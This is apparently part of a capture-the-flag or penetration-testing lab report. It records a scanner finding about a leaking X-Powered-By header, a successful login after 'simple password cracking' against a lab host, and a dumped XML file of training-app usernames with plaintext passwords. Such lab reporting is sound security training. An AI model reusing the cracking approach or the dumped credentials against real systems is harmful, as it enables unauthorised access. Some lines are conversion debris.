
- Evidence: X-Powered-By: Flag 4 ncckd97dk6sh
- CWE-ID: 200
- WASC-ID: 13
- Source: Passive (10037 - Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s))
- Description: The web/application server is leaking information via one or more "X-Powered-By" HTTP response headers. Access to such information may facilitate attackers identifying other frameworks/components your web application is reliant upon and the vulnerabilities such components may be subject to.
- Other Info:
- Solution: Ensure that your web server, application server, load balancer, etc. is configured to suppress "X-Powered-By" headers.

- Simple password cracking


The screenshot shows a browser window with several tabs open. The active tab is "Login - Mozilla Firefox" at "http://192.168.14.35/Login.php". The page displays a login form with fields for "Login" and "Password". A modal dialog box is overlaid on the page, asking if the user wants Firefox to save the login information for the specified URL. The "Save" button is highlighted with a black arrow. Below the form, a success message is displayed in green text:

Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here:  
[HERE](#)

- Multiple usernames were retrieved



- There is no coded output.



- There is no coded output



The screenshot shows a terminal window with a yellow border containing XML data. The XML structure is as follows:

```
<heroes>
  -<hero>
    <id>1</id>
    <login>neo</login>
    <password>trinity</password>
    <secret>Oh why didn't I took that BLACK pill?</secret>
    <movie>The Matrix</movie>
    <genre>action sci-fi</genre>
  </hero>
  -<hero>
    <id>2</id>
    <login>alice</login>
    <password>loveZombies</password>
    <secret>There's a cure!</secret>
    <movie>Resident Evil</movie>
    <genre>action horror sci-fi</genre>
  </hero>
  -<hero>
    <id>3</id>
    <login>thor</login>
    <password>Asgard</password>
    <secret>Oh, no... this is Earth... isn't it?</secret>
    <movie>Thor</movie>
    <genre>action sci-fi</genre>
  </hero>
  -<hero>
    <id>4</id>
    <login>wolverine</login>
    <password>Log@N</password>
    <secret>What's a Magneto?</secret>
    <movie>X-Men</movie>
    <genre>action sci-fi</genre>
  </hero>
  -<hero>
    <id>5</id>
    <login>johnny</login>
    <password>m3ph1st0ph3l3s</password>
    <secret>I'm the Ghost Rider!</secret>
    <movie>Ghost Rider</movie>
    <genre>action sci-fi</genre>
  </hero>
  -<hero>
    <id> .. </id>
```